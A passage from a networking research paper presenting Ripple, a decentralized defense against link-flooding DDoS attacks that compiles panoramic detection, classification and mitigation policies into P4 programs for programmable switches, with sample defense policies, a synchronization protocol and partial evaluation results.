2.2 State of the art

State-of-the-art defenses developed in the security community are based on OpenFlow SDN [4, 28, 39, 43, 55, 61]. At the heart of SDN-based defenses is a central controller that can host a

range of "defense apps". These apps receive traffic samples or statistics from the OpenFlow switches, perform detection and classification, and installs new mitigation decisions back to the switches. The operator can customize each step using attack-specific algorithms.

Detection can be achieved by collecting link utilization data from all switches to the SDN controller, either periodically or when certain links are overwhelmed. The SDN apps have a global view of the network by virtue of running in the central controller. This provides a useful vantage point to collect network-wide traffic statistics and detect which parts of the network are congested.

Classification algorithms implement attack-specific logic for identifying malicious traffic—e.g., volumetric flows in Coremelt [53], or cost-sensitive flows in SPIFFY [39]. Attempts to classify Crossfire-like attacks must be aware of false positives and negatives that may result, as the attack flows are indistinguishable from flash crowds [40].

Mitigation algorithms include dropping malicious packets if attack traffic has distinguishable features [53], or more conservative strategies that reroute traffic away from congested links—e.g., for "indistinguishable" attack flows where classifiers inevitably produce inaccuracy [40].

Compared to traditional networks, SDN-based solutions enable *programmable* defenses that can be customized for different types of link-flooding attacks.

2.3 Limitations of existing work

However, SDN-based defenses also have notable limitations, and they stem from the fact that a *feedback loop* is required for the defense.

Rolling attacks [40] remain a prominent open question in link-flooding defense. An adaptive adversary can rapidly change her attack strategies to prevent an effective feedback loop from forming—e.g., by dynamically changing victim links, attack traffic types, patterns, or by using short-lived pulses. SDN apps are forced to always use an outdated view of the attack. Concretely, the defense lags behind due to three latency components: a) sampling latency from OpenFlow switches to the controller, b) computing new responses in the SDN apps using traffic engineering algorithms [34, 36], and c) installing the decisions back to the network. When defense decisions are installed back to the switches, the attack strategies may have already changed. Moreover, detection algorithms that desire higher accuracy may require higher sampling rates for fine-grained analysis; but this in the case of rolling attacks may further increase defense latency.

2.4 A programmable, decentralized defense

The key contribution of Ripple is to address the limitations of existing work in mitigating changing attacks. The design of Ripple involves a number of techniques.

#1: Programmable data planes. Ripple leverages an emerging technology trend in the networking community. Programmable switches have reconfigurable data planes, which can be programmed in P4 [12] for flexible packet processing. A P4 program can customize the switch pipeline with new protocols, header types, and sophisticated processing logic. Ripple develops defense primitives that directly run in programmable switch hardware. Unlike SDN apps that can only process downsampled traffic or aggregate statistics, programmable switches can inspect *every single packet* with nanoseconds of extra latency at full linespeed.

#2: Decentralized defense. Raw hardware speed, by itself, is far from sufficient for mitigating adaptive attacks. This is because a link-flooding defense requires a network-wide view—the detection, classification, and mitigation policies need to precisely identify the locations and types of attack waves, which propagate across switches and change over time. If every switch simply takes actions based on its local view, the collective effect may be incoherent or even chaotic. Ripple addresses this by developing a policy language to precisely capture a defense *panorama*—a global, real-time view of attack waves and how they propagate through the network. Users of Ripple program against this panoramic view without having to reason about switch-local actions; rather, our compiler automatically generates the defense programs at every switch. To match the dynamicity of adaptive adversaries, Ripple constructs this panoramic view in a fully decentralized manner, using a distributed protocol to synchronize switch-local views. This enables successive defense waves to take effect against fast-changing attacks as they propagate.

3 Programming the Panoramic Defense

The first set of challenges in Ripple stems from the need for *programmable* defense. In OpenFlow-based SDN, the defense apps are simply software modules that can be plugged into the SDN controller platform—e.g., OpenDaylight [16]/Beacon [14] supports Java apps, POX [15] supports Python apps, and NOX [13] supports C++. However, the P4 programming model is highly restricted; it does not support familiar program constructs such as loops or recursions. The program also needs to fit in tight hardware resource constraints. Therefore, defenses mostly have to work with compact, array-like data structures. Moreover, a P4 program only specifies per-switch processing, but Ripple needs a panoramic view of the entire network. This leads to design challenges for a) providing a panoramic view of the network, b) emulating state-of-the-art SDN defenses in a restricted programming model, and c) shielding switch programming details from the defense.

3.1 The panoramic view

Ripple proposes a new abstraction, the defense *panorama*, which describes the types of signals that are relevant for link-




Figure 2: Ripple provides a defense panorama for network operators to program defense policies easily.

Primitive	Description
`panorama(w)`	The panorama abstraction (`w`: time window)
`map(key, vh, f)`	Apply `f` to `key`, and emit virtual header `vh`
`reduce(key, vh, agg)`	Aggregate by `key` and emit virtual header `vh`
`filter(p)`	Apply predicate `p` to the packet
`distinct(key)`	Emit unique headers as defined by `key`
`when(pred, f)`	If `pred` is true, apply `f`
`zip(key, l1, l2)`	Join two lists `l1` and `l2` by `key`

Table 1: The key language constructs in Ripple.

flooding defense. A panorama extracts network-wide threat signals from switch-local traffic using the defense policy, and it abstracts away unrelated signals so that they do not clutter the defense view. More concretely, Ripple captures a series of panoramic snapshots of the entire network, and precisely zooms in on the attack signals. These snapshots present a global view of attack waves, including their current location, traffic composition, trajectory through the network, and how they evolve over time. Under the hood, the defense policy is compiled to a distributed set of P4 programs by the Ripple compiler. Users of Ripple only need to program against the panoramic view, without having to directly reason about P4-level switch programs.

Ripple takes inspiration from recent work on network telemetry [30,48] that customizes Spark-style functional operators [60] for traffic measurements and monitoring. Table 1 shows the key primitives in Ripple, which are customized to support detection, classification, and mitigation algorithms for link-flooding defense. The input to a Ripple policy is (logically) every single packet in the network and its trajectory over time. The Ripple operators record and transform the packet headers at every switch locally, filtering out attack-unrelated signals. Link-flooding attack signals, on the other hand, are promoted from a switch-local view to be globally visible. They are materialized as a set of panoramic variables by a distributed runtime protocol. From Ripple's perspective, a packet has physical headers such as TCP/IP, but it has additional "virtual" headers such as timestamps, link locations, or any attack signals as defined by the policy. A parameter *w* specifies the frequency at which the panoramic snapshot should be taken. Each snapshot is captured by executing the policy body, which consists of a series of functional operators.

In the following subsections, we showcase the expressiveness of Ripple by first emulating a range of SDN-based defenses in recent work and then developing new defenses.

3.2 The Crossfire defense

We start by describing how Ripple supports the Crossfire defense using the panoramic view.

Detection. The detection policy looks for significant congestion (>80% link utilization) anywhere in the network, and it populates the panoramic variable 'victimLks' every 100 ms:

```
1  victimLks = panorama(100ms)
2  .map(link, ld, f_load)
3  .filter(ld > 80)
```

Line 2 maps the virtual header field 'link', which indicates the location of the packet, into its current link load 'ld'. By default, header fields that are not referred to by the policy, such as TCP/IP headers in this policy, are left untouched. Here, the link load computation uses an intrinsic function 'f_load', which will be expanded by the compiler; internally, it computes an Exponentially Weighted Moving Average (EWMA) of the traffic rate at 'link'. Line 3 checks the newly generated virtual header 'ld' against a threshold. A packet's headers (virtual and physical) are kept strictly local unless 'ld' passes the filter, in which case they are populated as panoramic variables and can be accessed by all switches via the 'victimLks' variable. In fact, the Ripple compiler later will see that only the size of 'victimLks' is needed, so it only propagates data needed for computing the set size; all other header fields are abstracted away from the panorama.

Classification. The Crossfire flows [40] are low-rate HTTP requests. One could identify such flows for special treatment (e.g., rerouting these flows), as long as we are aware that Crossfire classifiers may result in false positives/negatives:

```
1  suspicious = panorama(100ms)
2  .filter(victimLks.sz > 3)
3  .reduce([sip,dip,sport,dport], flowsz, f_sum(sz))
4  .filter(flowsz < 1KB)
5  .distinct([sip,dip,sport,dport])
6  .map([sip,dip,sport,dport], one, f_id)
7  .reduce([sip, dip], cnt, f_sum(one))
8  .filter(cnt > 1000)
```

At a high level, line 2 specifies that classification will be triggered if there is significant congestion (more than three congested links). Further, lines 3-4 select low-rate flows; lines 5-7 counts the number of distinct flows for each source and destination IP address pair. Line 8 selects IP address pairs with more than 1000 such flows, and populates the selected headers to a panoramic variable 'suspicious'. Notice that, 'victimLks' in line 2 is defined in the detection policy, but it is panoramic thus accessible by any switch in the network. Lines 3 and 7 use 'reduce' to aggregate packet headers per-flow and per-IP pair, respectively; the aggregation function 'f_sum' aggregates packet sizes into flow sizes at line 3, and it counts the number of distinct flows at line 7 after the 'distinct' operator. The 'map' operator at line 6 invokes 'f_id', which

produces a virtual header that always evaluates to 1, a constant. The compiler will later recognize that only 'sip' and 'dip' are needed for 'suspicious'.

Mitigation. Since Crossfire flows are indistinguishable from flash crowds, simply blocking the traffic will result in collateral damage. Existing work has proposed to reroute flows to less congested regions of the network for mitigation [43, 51]:

```
1  mitigation = panorama (100ms)
2  .when([sip, dip] in suspicious, fwd=f_reroute)
```

As before, 'f_reroute' is an intrinsic function. It forwards packets to a switch's least-utilized ports by setting the virtual header 'fwd' to the outgoing port. The compiler will recognize that 'mitigation' is never accessed by another policy, so it is filtered from the panoramic view.

Summary. The mitigation policy can be easily modified to invoke 'f_drop' as a more aggressive defense, if so desired. The detection policy can also be parameterized to use different thresholds, as can the classification policy for different numbers of congested links or different types of attack flows. Users operate at a higher level of abstraction, and our compiler automatically ensures that the panoramic view will be implemented in the switch programs.

3.3 The Coremelt defense

Next, we show how one can implement a defense against volumetric Coremelt attack flows. Assuming the same detection policy as before, we can classify volumetric flows and drop them.

Classification. Line 2 remains the same as before. Line 3 aggregates the traffic volume for each source IP, and line 4 selects the ones with high traffic volume:

```
1  suspicious = panorama(100ms)
2  .filter(victimLks.sz > 3)
3  .reduce([sip], flowsz, f_sum(sz))
4  .filter(flowsz > 100MB)
```

The mitigation policy will use the panoramic variable 'suspicious', which is keyed on 'sip'.

Mitigation. The operator could specify a more aggressive defense against volumetric flows by dropping such packets:

```
1  mitigation = panorama(100ms)
2. when([sip] in suspicious, fwd=f_drop)
```

The mitigation policy highly resembles that in Crossfire, except that suspicious traffic will be dropped.

3.4 The SPIFFY defense

SPIFFY [39] proposes a more advanced classification algorithm to identify *cost-sensitive attackers*—i.e., adversaries that generate protocol-conforming traffic from their bots at their highest possible rates. The key mechanism of SPIFFY classification is a *rate change test*, which reroutes traffic to less congested regions and checks whether the aggregate throughput for a source IP address increases or not. Normal TCP flows typically will ramp up, because they were originally bottlenecked at the network link. In contrast, attack flows will have stable rates as each bot has already been utilized to the full. SPIFFY identifies IP addresses with stable rates after rerouting, and drops their traffic. We can specify this rerouting based classification in Ripple as follows. 'flowsz1' and 'flowsz2' policies compute the traffic rate of each source IP address before and after rerouting, respectively. The 'rerouteip' policy reroutes traffic once the attack is detected, and records the source IP addresses that have experienced rerouting. The 'suspicious' policy implements the rate change test for classification. The 'drop' policy implements the defense.

```
1  flowsz1 = panorama(100ms)
2  .when(rerouteip.isempty)
3  .reduce([sip], flowsz1, f_sum(sz))

4  flowsz2 = panorama(100ms)
5  .when(!rerouteip.isempty)
6  .reduce([sip], flowsz2, f_sum(sz))

7  rerouteip = panorama(100ms)
8  .when(victimLks.sz>3, fwd=f_reroute)
9  .distinct([sip])

10  suspicious = panorama(100ms)
11  .filter(!rerouteip.isempty)
12  .zip([sip], flowsz1, flowsz2)
13  .filter(flowsz2-flowsz1 < 100KB)

14  drop = panorama(100ms)
15 .when([sip] in suspicious, fwd=f_drop)
```

The functional operator 'zip' performs a join between two sets of tuples. A zip join between (k_a, a) and (k_b, b) will produce (k, a, b) if $k_a = k_b = k$; otherwise, the result is empty. Line 12 above performs a join between 'flowsz1' with 'flowsz2'. Ripple also supports self-joins that join a panoramic variable with its previous snapshot in the last time window: 'zip([sip], flowsz)' would join the flow sizes in two consecutive time windows. Similarly, this can also be extended to support joins across multiple windows, using a similar syntax: '.zip([sip], flowsz, t)' would zip join the flow sizes in t adjacent windows. Line 13 takes in the list of $(sip, flowsz1, flowsz2)$ tuples, and selects those with negligible rate differences.

3.5 New defense policies

So far, we have shown how Ripple can support several state-of-the-art defenses that are developed in the context of OpenFlow-based SDN. Next, we present a few new policies that can be supported in Ripple.

P1: Blocking pulsewaves. The following policy identifies flows that generate high-rate, short-lived pulsewaves to the victim. It relies on detecting significant rate differences across time windows, and uses 10ms for capturing the panorama. It can be further extended to monitor t consecutive windows at line 3, and by counting

the number of pulses across these windows after line 4.

```
1  pulsewaves = panorama(10ms)
2  .reduce([sip, dip], flowsz, f_sum(sz))
3  .zip([sip, dip], flowsz, flowsz)
4  .filter(flowsz1/flowsz2 < 1/16)
```

P2: Victim detection. The next policy distinguishes normal congestion from link-flooding attacks by examining whether congestion affects all IP ranges roughly evenly, or if there are victim IPs that experience significantly higher packet loss. Traffic to victim IP ranges will be rerouted to least congested links for special protection:

```
1  inflowsz = panorama(100ms)
2  .filter(link==0 || link==1)
3  .reduce([dip], inflowsz, f_sum(sz))

4  egflowsz = panorama(100ms)
5  .filter(link==2 || link==3)
6  .reduce([dip], egflowsz, f_sum(sz))

7  victim = panorama(100ms)
8  .zip([dip], inflowsz, egflowsz)
9  .filter(egflowsz/inflowsz < 0.5)

10 mitigation = panorama (100ms)
11 .when([dip] in victim, fwd=f_reroute)
```

Assuming links 0-1 are the network ingress and links 2-3 are the egress, the 'inflowsz' and 'egflowsz' policies measure the incoming and outgoing traffic volume for each IP address, respectively. The 'victim' policy performs a zip join on 'inflowsz' and 'egflowsz', and identifies IP addresses that experience 50%+ loss rate. The 'mitigation' policy reroutes such traffic.

P3: Protecting key networks. The operator could further customize the 'victim' policy above to specifically protect key customers as a value-add service:

```
7  keyflows = panorama(100ms)
8  .zip([dip], inflowsz, egflowsz)
9  .filter(egflowsz/inflowsz < 0.5)
10 .filter([dip] in 1.2.0.0/16)
```

P4: Multi-vectored attacks. Multiple defense policies can co-exist in Ripple:

```
1  coremelt_sip = panorama(100ms)
   .. //omitted for brevity
2  xfire_flow = panorama(100ms)
   .. //omitted for brevity
3  mitigation = panorama(100ms)
4  .when([sip] in coremelt_sip, fwd=f_drop)
5  .when([sip, dip] in xfire_flow, fwd=f_reroute)
```

Summary. Users of Ripple can easily customize the panoramic view needed for defense, without having to reason about how the view will be captured locally at each switch or reconstructed globally. Rather, the Ripple compiler automatically infers the required header fields for populating panoramic variables. At runtime, the protocol only synchronizes the data required by the defense across the network.

4 Decentralized Panorama Construction

Next, we describe how the Ripple compiler generates switch programs to enforce the defense policies in a fully decentralized manner. The compiler analyzes the policy to generate switch-local defense programs in P4, and it augments these programs with a runtime protocol that synchronizes switch-local views and constructs the network-wide panorama.

4.1 Programmable switch primitives

Ripple compiles switch-local defense programs leveraging the following hardware primitives. The Ripple switch programs can process *every single packet* without downsampling.

Stateful registers. A programmable switch has several megabytes of SRAM, and a P4 program can allocate register arrays from stateful memory. The registers can be indexed, read from, and written to on a per-packet basis.

ALUs and hash units. Programmable switches have Arithmetic Logic Units (ALUs) that can operate on packet headers and register data. P4 programs can perform arithmetic and bitwise operations, as well as CRC hash and checksum functions at Tbps linespeed. Ripple uses these building blocks to compute defense decisions locally at every switch.

Ripple generates the runtime synchronization protocol using the following hardware features. The synchronization protocol runs between the programmable switches to construct the panoramic view.

Programmable parsers. P4 programs can define new header and protocol types using programmable switch parsers and deparsers. New protocols are fully compatible with TCP/IP traffic, as a P4 switch recognizes each protocol type when parsing packet headers, and activate different processings as needed.

Traffic generator. Programmable switches have hardware-based traffic generators that can serve as an out-of-band traffic source. The generators can further be configured to send packets of customized formats at prescribed rates. Ripple uses this for generating synchronization protocol messages.

4.2 Panoramic data structures


All panoramic variables are backed by a uniform representation: *key/value stores (KVS)*. Switch-local programs can access any panoramic variable *as if it is locally present* using KVS-based APIs. Concretely, a panoramic variable pv can be indexed by a key k: $pv(k)$ returns a value v associated with that key, or *nil* if k does not exist. The KVS size can be obtained by $pv.sz$, which returns the number of distinct keys in the KVS. An API call $pv.isempty$ will return a binary value indicating whether or not the KVS size is zero. In the policy language, the panoramic variables are accessed in a declarative though equivalent form—e.g., k *in* pv is equivalent to $pv(k)$. The key k to the pv is a vector of packet headers. In

fact, a policy may potentially reference *pv* using any header field; so by default, *k* contains all physical headers and virtual headers that are defined by the policy as relevant to the attack. However, under the hood, not all headers will be materialized in *pv*—the Ripple compiler chooses the best implementation for each variable, depending on its size, access methods, and the packet headers referenced.

Inferring access keys. Although policy programs can freely access any virtual/physical header in a *pv*, in practice most headers may not be relevant to the policy. Therefore, the Ripple compiler optimizes away unreferenced header fields and only preserves the access keys. For instance, most detection policies produce a *pv* called 'victimLks', which in principle contains all packet headers on congested links; however, the compiler will detect that only link IDs (a virtual header) are accessed elsewhere in the policies, so the resulting *pv* is only keyed on link ID. This minimizes the amount of data that needs to be synchronized, and also guides the compiler to infer how large the KVS may be.

Inferring sizes. The Ripple compiler infers the size of the panoramic KVS by checking which packet headers are used as access keys. The key range (e.g., link IDs vs. source IPs) will determine the upperbound of a KVS size, and Ripple uses this as optimization hints to choose the best implementation. In its simplest form, a KVS is backed by a *register array*, which is natively supported by programmable switches. Here, the KVS size grows linearly with the number of keys, but it maintains exact information for each key. If larger KVS sizes are needed, Ripple will dynamically choose between a *count-min sketches (CMS)* [23] or *bloom filters (BF)* [17], which are approximate data structures that trade off accuracy for space efficiency. These data structures support *count* and *membership* queries, respectively, but their sizes do not increase with key insertions. Rather, they use constant memory and may produce overcounting (in CMS) or false positives (in BF). Nevertheless, the accuracy/efficiency tradeoff provides strong theoretical guarantees and has been proven effective for network monitoring tasks [23]. The Ripple compiler uses them to back *pv*'s with arbitrary key counts. It further chooses an implementation based on the access methods.

Inferring access methods. The Ripple compiler checks how a panoramic variable *pv* is accessed by the policies. *(a)* If *pv* is never accessed in any policy body—e.g., 'mitigation' in most of the policies is not further accessed by other policies—no panoramic KVS will be instantiated by the compiler. *(b)* If *pv* is only accessed by *.isempty*, the compiler only maintains a binary value using a single register. *(c)* If *pv* is further accessed by *.sz*, Ripple maintains the distinct keys and key counts but it abstracts away the values using the BF implementation. *(d)* If $pv(k)$ is invoked in a policy, then depending on whether $pv(k)$ is used as a binary check or for arithmetic computation, Ripple uses a BF or CMS:




For both BF and CMS, the input key is a set of packet headers. The headers are hashed using *k* CRC functions to produce an index to each register array. CMS arrays contain *counts*, and an insertion will increment *k* elements, one in each array. BF arrays have *binary* entries, and an insertion will set *k* elements to one. The same headers are used for querying the KVS, and the same *k* indexed will be computed by the hash units. The CMS will return the minimum of all *k* counts as the estimated count, and the BF will return the logical AND of the queried values (1: key exists, 0: key does not exist).

4.3 Extracting local panorama fragments


Next, we describe how the Ripple compiler generates P4 programs to extract switch-local threat signals. These fragments will later be synchronized across the network to construct the global panorama. The compiler analyzes each operator in the policy sequentially, and generates P4 programs to examine every single packet and filter out attack-unrelated signals.

map applies a function to input packet headers, and generates one or more new headers. For instance, 'map(sip,pref,f_pref24)' takes the source IP of a packet, applies 'f_pref24' to identify the /24-prefix, and generates a virtual header 'pref' for the output:



In the input and output header stacks, italic variables (*lnk*, *pref*) are virtual headers. We also show (much simplified) P4 program snippets for computing the IP prefix from source IP and generating a new header.


filter checks header values against a predicate, and generates a binary header ft that indicates whether or not the current packet is relevant for the defense. The Ripple policy acts on every single packet, so all packets have $ft = T$ when they enter the switch. Once a filter decides that the packet does not require further consideration, it sets the virtual header to F:



The switch program always checks the ft header before any defense processing. Packets that are filtered out will only receive forwarding related processing.

when is a control flow operator used for branching behaviors. All following statements after a 'when' (and before the next


'when') are only executed if the condition evaluates to true. Consider 'when(sport==80, foo)' and 'when(sport==22, bar)':



It sets a virtual header that indicates which branch is taken. Later statements check against the branch header, and only activate defense processing for that branch.


Virtual headers are carried on a special metadata bus in switch hardware, and they have the same lifetime as a physical packet. In other words, virtual headers will disappear after the packet leaves the switch, unless the policy uses one of the following operators to track cross-packet state:

reduce takes in a set of headers as the key, and aggregate all packets with the same key using the reduce function. In addition to producing a virtual header as output, it also stores the current aggregation result into a count-min sketch to persist the state. For instance, 'reduce(sip,tot,f_sum(sz))' groups packets by their source IP addresses, aggregates packet sizes, and computes the total volume per source IP:




The aggregation runs throughout the current time window, and resets when a new panoramic snapshot begins. The same time window applies to 'distinct' and 'zip' below.

distinct avoids double-counting of the same key by first checking if the program has already recorded it in a bloom filter. It sets a virtual header to indicate whether the current packet carries the first distinct key in the same time window. Every unique key triggers an insertion to the bloom filter. Consider 'distinct(sport)':



zip performs a join between two sets of headers using a common key. Internally, the compiler generates two sketches (or bloom filters), and a packet triggers two queries, one to each sketch. Consider 'zip(sip,tot,cnt)', which produces a total traffic volume and a packet count for each source IP:



A self-join on a header field can be performed across two or more adjacent time windows, and the compiler generates one sketch for each window. A join that acts on t windows will generate t sketches overall.

Summary. Applying the sequence of operators to each packet will result in a set of relevant packet headers that are needed for the defense. Logically, all selected packets' headers are accessible in the policy return value—i.e., the panoramic variable; however, as discussed, the compiler performs optimizations to abstract away most physical and virtual headers.

4.4 Constructing the panorama

So far, we have described how the Ripple compiler identifies relevant attack signals and extracts them from switch-local traffic. The Ripple compiler also augments each switch program, so that they run a distributed protocol for view synchronization. Local fragments will be carried by this synchronization protocol to all switches, and switches will construct a global view based on the panorama definition. The runtime protocol executed once per time window.

Goal: At the beginning of each time window, each switch has extracted a fragment of the panorama pv from the traffic in the past period based on the policy program. Therefore, pv is initially distributed across all switches and sharded by switch IDs: $pv[s_1], pv[s_2], \cdots, pv[s_k]$, where s_i is a switch identifier. Implementing the panoramic view, therefore, requires Ripple to merge all switch-local fragments $pv[s_i], i \in [1..k]$. The goal of the Ripple protocol is to merge these fragments in a fully distributed manner.

Querying pv. In OpenFlow-based SDN, the controller can naturally serve as a vantage point to query switch data, perform the merge, and install the aggregates back; however, this would create a centralized component. Instead, we borrow recent proposals that query and synchronize switch state entirely in the data plane [45, 56]. At a high level, Ripple uses the *packet generator* to generate a stream of packets, whose destination IP addresses are the intended receiver switches. The switch program attaches the register values to the packets as customized header fields, and sweeps through all registers that need to be synchronized. Figure 3(a) illustrates the packet format for synchronizing pv.

Disseminating pv. The programmable switches disseminate pv fragments by routing the packets through the network to all switches. Ripple has 1) a spanning tree mode, and 2) a multicast mode, as shown in Figure 3.

In mode 1), the switches run a spanning tree protocol to identify a *root* switch, and all other switches use this root as a rendezvous point. Across different rounds, different switches can act as the root. Each switch sends its pv fragment along edges of this tree to the root. The root merges all fragments and distributes the panoramic view back to the switches. Compared to the multicast mode, this saves traffic overhead, since each pv fragment is only propagated in the network once. It takes roughly one round-trip time (RTT) for each synchronization round. In mode 2), the switches multicast the pv packets




Figure 3: The packet format for synchronizing panoramic views and the two modes of the Ripple protocol.

to all neighbors, and every switch will receive all fragments from all other switches. This incurs higher traffic overhead, since each fragment is multicast to multiple neighbors. However, synchronization finishes within 0.5×RTT time.

By default, Ripple uses mode 1) to synchronize most types of *pv* in favor of traffic savings. The only exception is for implementing the rerouting-based defense, in which case it favors response time and uses mode 2) to compute least-utilized paths (i.e., in the f_reroute function). This essentially implements a distance-vector protocol that discovers best paths using probes [35, 42]. Probes are generated from each egress switch, and they are tagged with switch identifiers. The probes identify best paths in the current network to each destination switch. Data packets are forwarded from the ingress switches to the egress switches along the current best paths. A new round of probes may update the routing decisions across the network. Figure 3(b) shows an example where links are associated with costs (utilization), and probes propagate link costs across the network to identify least-utilized paths.

Merging pv. When a switch receives a *pv* fragment, it merges it with its local copy by simply adding up all the register values (for CMS) or preforming an OR (for BF) at the same indexes. Because of the linearity of these data structures, they can be easily combined by this merge [22]. When a switch receives all fragments, *pv* becomes panoramic.

5 Security Considerations

Next, we discuss potential ways that an attacker might disrupt the Ripple defense, and outline self-defense techniques. As discussed in Section 2, link-flooding adversaries are typically at the Internet edge, so in addition to launching link-flooding attacks, these adversaries can also inject crafted packets to manipulate Ripple. Attackers that can actively compromised network switches, eavesdrop, or modify existing traffic are outside the threat model.

Disrupting the synchronization protocol. The synchronization protocol in Ripple propagates panoramic variables across the network. If an attacker can disrupt this protocol—e.g., by creating congestion in the network to drop synchronization packets in a targeted manner, then this would prevent the Ripple switches from constructing a panoramic view. However, precisely disrupting the Ripple protocol is not easy, since the synchronization schedule is unknown to the attacker. Therefore, such an adversary can at best resort to congesting edges of the spanning tree to delay or prevent view synchronization. As a possible defense, Ripple could use the multicast mode for synchronization when the panoramic view cannot be constructed for multiple time windows. Since the multicast traffic does not follow spanning tree edges, the attacker can only disconnect the network by taking down a much larger portion of network links, which is inherently difficult. As another alternative, Ripple could dynamically rebuild spanning trees by changing the root switches, so that the attacker cannot predict which links are part of the spanning tree.

Spoofing synchronization packets. A strong adversary that has knowledge of synchronization packets could potentially inject spoofed packets into the network to "poison" the switch views. A classic defense is to use cryptography, where a message carried a MAC (Message Authentication Code) for source authentication; the MAC could also include timestamps or sequence numbers to prevent replay attacks. However, as a practical challenge, today's P4 programming model does not support cryptographic operations natively. To solve this, there are two possible approaches. (a) Crypto modules can be integrated to programmable data planes as "extern" hardware modules and invoked by P4 programs [1]. (b) Recent work has designed different cryptographic primitives using P4 [31, 32], including AES [21]; another related project explicitly considers authenticating inter-switch communication in the data plane [56]. These techniques are all useful building blocks for packet authentication.

6 Evaluation

We have evaluated Ripple in order to answer three research questions: a) How well does the Ripple compiler work? b) How much overhead do the Ripple defense programs incur? c) How effective can Ripple defend against link-flooding attacks, especially in the presence of adaptive adversaries?

6.1 Prototype and setup

Software and hardware prototypes. We have developed our Ripple compiler in ∼ 6000 lines of code in C++. It currently supports the `bmv2` [11] switch backend, which is a widely used software P4-16 switch model [25, 27, 35, 42, 45]. Our compiler takes in a Ripple policy, a network topology, and emits a P4 program for each switch. We have also developed a hardware prototype by converting one of the generated P4-16 programs to P4-Tofino—a special P4 dialect for Intel/Barefoot Tofino hardware switches—in 1600 line of P4 code.

Baseline defenses. To understand the benefits of Ripple, we have evaluated it against three SDN-based defenses as baseline systems. SDN-S and SDN-R are representative of classic SDN setups: SDN-S samples traffic from OpenFlow switches at a prespecified sampling rate to the controller; the controller runs classification algorithms on the traffic sample, and installs OpenFlow rules to reroute suspicious traffic. SDN-R, on the other hand, does not perform sampling or classification; rather, it collects link load data from all switches, and computes rerouting decisions for all flows at congested links. In addition, we have created a third baseline SDN++ to give SDN defenses an extra advantage—it enhances OpenFlow switches with an extra module that can run classification algorithms in the data plane without involving a controller. We use SDN++ as a baseline to demonstrate the "upperbound" of centralized defenses; in practice, such a module is only implementable in P4 switches. In all cases, the SDN controller uses SOL [33], a state-of-the-art traffic engineering framework, for traffic engineering and computing rerouting decisions.

Attacks. We use similar strategies as in Crossfire [40] for bot distribution, flow density, and attack target links. Attackers generate Crossfire, Coremelt, and SPIFFY flows in different experimental setups. Normal users employ regular TCP connections for file downloads. One of the main evaluation metrics is the ability for a defense to mitigate attacks and recover normal user throughput.


Experimental platforms. Most existing work on link-flooding defense [39, 40, 53] use *flow-level simulation*, where traffic patterns are simulated at a coarse, flow-level granularity for scalable evaluation. We adopt the same strategy by extending an existing flow-level simulator for Ripple [20]. In addition, we have also evaluated Ripple in two other platforms to understand the fine-grained behaviors that flow-level simulators cannot capture. Concretely, we have used *packet-level simulation* using a version of ns3 [8] that is integrated with `bmv2` support, which can faithfully simulate how P4 switches process every single packet. Since fine-grained simulation comes at the cost of higher simulation time, packet-level simulation is only feasible on smaller networks. Both packet- and flow-level simulators run in a Ubuntu 18.04 server with six Intel Xeon E5-2643 Quad-core 3.40 GHz CPUs and 128 GB RAM. To demonstrate real hardware feasibility, we have also used *a Wedge 100BF hardware switch*, whose bandwidth is 100Gbps per port and 1.6 Tbps in aggregate. We flash the switch hardware with the manually converted P4-Tofino program for this evaluation. In the following subsections, when reporting a set of results we also clarify which platform(s) the experiments have been conducted on.

6.2 Overhead

Our first set of experiments measures the overhead of Ripple defense programs. Most of the results are obtained using the P4-Tofino defense program on a real hardware switch.

Resources	Detection	Classification	Mitigation	Protocol	All
Stages	6	6	3	6	12
VLIWs (%)	2.86	5.99	1.82	3.65	10.68
